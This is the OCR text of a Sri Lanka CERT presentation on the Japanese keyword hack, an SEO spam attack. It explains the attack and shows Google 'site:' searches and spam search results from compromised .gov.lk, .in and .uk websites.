Recent Advances

Keyword Hacks & SEO Spam Tactics

Charuka Damunupola
Lead Information Security Engineer
Sri Lanka CERT

WHO I AM I?

Charuka Damunupola
Lead Information Security Engineer

MSc. in Cybersecurity (Australia)

BSc. in Computer Science (Ireland),

Certified Hacking Forensic Investigator (CHFI),

Certified Penetration Tester (CPT),

Red Hat Certified System Administrator (RHCSA)

SRI LANKA CERT|CC

AGENDA

Introduction 1.

What is the Keyword Hack 2.

Incident Analysis 3.

How is the attack carried out 4.


How to verify the site is affected 5.

Remediation 5.

How to prevent the attack in the future 7.

BACKGROUND OF THE INCIDENT

- This incident was notified to Sri Lanka CERT by one of the victim organization.
- Google search results was shown for the affected organizational website with Japanese strings.



About 28'600'000 results (0.49 seconds)


[redacted] · Translate this page

シルバー（銀）- [redacted] ベストセラー 手作り缶詰 ...

ベストセラー その他DIY、業務、産業用品-手作り缶詰 ハンドメイドタイプ 機械 手動式 製缶機 製缶機 の色:シルバー（銀）- [redacted]

WHAT IS THE KEYWORD HACK

- Also known as Japanese Search Spam
- It is a type of SEO
- The Japanese keywords hack typically creates new pages with japanese text
- Malicious cyber-entities make use SEO position by replacing content with massive amounts of Chinese or Japanese links.
- These outbound links lead to a less-than-safe counterfeit website.
- The hackers who injected the masses of marketplace links will gain revenue from unwitting participants clicking on them.



INCIDENT ANALYSIS


- The affected website search results of google contains several unusual sentences in Japanese language.

- Most of the search results are directed to Japanese e-commerce web sites which are available in affected website.

SRI LANKA CERT|CC

INCIDENT ANALYSIS CONT.

- Japanese characters in the Google search results of the website



site:gov.lk "通販" site:gov.lk "購入" site:gov.lk "無料" site:gov.lk "株式会社" site:gov.lk "日本"

[redacted]gov.lk
https:[redacted]gov.lk › shop · Translate this page

HOT！植物棚

購入個数. **購入**個数を減らす. **購入**個数を増やす. お店で受け取る（送料**無料**）. 受け取り店舗：. お店を選ぶ. 近くの店舗を確認する. 納期目安：. 13時までに ...

[redacted].gov.lk
http[redacted]gov.lk › product › edit · Translate this page

HOT！警察官拳銃ホルスター！


購入個数. **購入**個数を減らす. **購入**個数を増やす. お店で受け取る（送料**無料**）. 受け取り店舗：. お店を選ぶ. 近くの店舗を確認する. 納期目安：. 13時までに ...

[redacted]gov.lk
htt[redacted]gov.lk › product › edit · Translate this page

カクタス油圧圧着工具

購入個数. **購入**個数を減らす. **購入**個数を増やす. お店で受け取る（送料**無料**） ... カクタス 圧着工具」の人気商品一覧 | 安い商品を**通販**サイトから; CACTUS ...

NOT ONLY LK !!!



ドライバー-超安い Brown bodysuit site:.in

About 310,000 results (0.63 seconds)

https://wordprosoft.in › ... ▾ Translate this page
ワンピース-超安い SIMONA-A レディース シルバー トップス ロング ...
超安い ワンピース-SIMONA-A レディース シルバー トップス ロング ドレス ... バッグ ハリソン HARRISON ベイツ バックパック メンズ **BROWN(ブラウン) ブラウン** ... スペシャルオファ...


https://wordprosoft.in › ... ▾ Translate this page
ローファー-格安新品 メフィスト MEPHISTO Suede Loafer ...
格安新品 ローファー-メフィスト MEPHISTO Suede Loafer】**Brown** シューズ・靴【Alexis ... 激安本物 テーラーメイド **ドライバー** SIM GLOIRE シム グローレ Speeder 569 ...

https://i3quest.in ▾ Translate this page
ミラーレス一眼カメラ - i3quest.in: 超安い品質 5mm twisted ...
超安い品質 ミラーレス一眼カメラ - 5mm twisted gold 9ct レディースゴールドツイストフープイヤリングladies 【送料無料】ネックレス hoop 59mm earrings ...

https://krepl.in › 財布/小物>財布 ▾ Translate this page
クラシックミニウォレット（財布） | Lily 超安い品質！！ 財布 ...
126762円 クラシックミニウォレット（財布） | Lily **超安い品質**！！ 財布 財布/小物 **Brown**（リリー**ブラウン**）のファッション **Brown** 【セール】 財布/小物 財布.

http://www.mbicnoida.ac.in › ... ▾ Translate this page
超安い品質 】 WM-GX400【中古】【送料無料】【保証付 ...
超安い品質 ポータブルMDプレーヤー - 】 WM-GX400【中古】【送料無料】【保証付 SONY ... ボビイ **ブラウン** エクストラ リペア モイスチャー クリーム 50ml.

https://mbicnoida.ac.in › ... ▾ Translate this page
超安い品質 硬式金属製バットBIGBANGSHOT 野球 ゼット ...



ドライバー-超安い Brown bodysuit site:.uk

https://yeovildrivertraining.co.uk › d... ▾ Translate this page
激安ブランド ミサ MISA レディース ボディースーツ インナー・下着 ...
ミサ MISA レディース ボディースーツ インナー・下着【Dita **Bodysuit**】Navy. ... オールバー **ブラウン** メンズ トップス Tシャツ【OB-T crew-neck linen-jersey ...
Missing: ~~ドライバー-~~ | Must include: ドライバー-

https://saloncouture.co.uk › ... ▾ Translate this page
超安い シャツ・ブラウス-BODY ATU クチュール ボディ ATU ...
Jul 18, 2021 — ブランド, ATU ボディ クチュール ATU BODY COUTURE. モデル, ノースリーブ**ボディスーツ**. 説明, ノースリーブ**ボディスーツ**スパンコール装飾スクエア ...

https://lbb.org.uk › ... ▾ Translate this page
激安単価で ネックレス・ペンダント-ゴルフクラブ ピン ...
Jun 30, 2021 — 激安単価で ネックレス・ペンダント-ゴルフクラブ ピン（PING） メンズ（メンズ） 日本正規品 173-55 **ドライバー**(ロフト10.5度)TOUR LST G425 ...

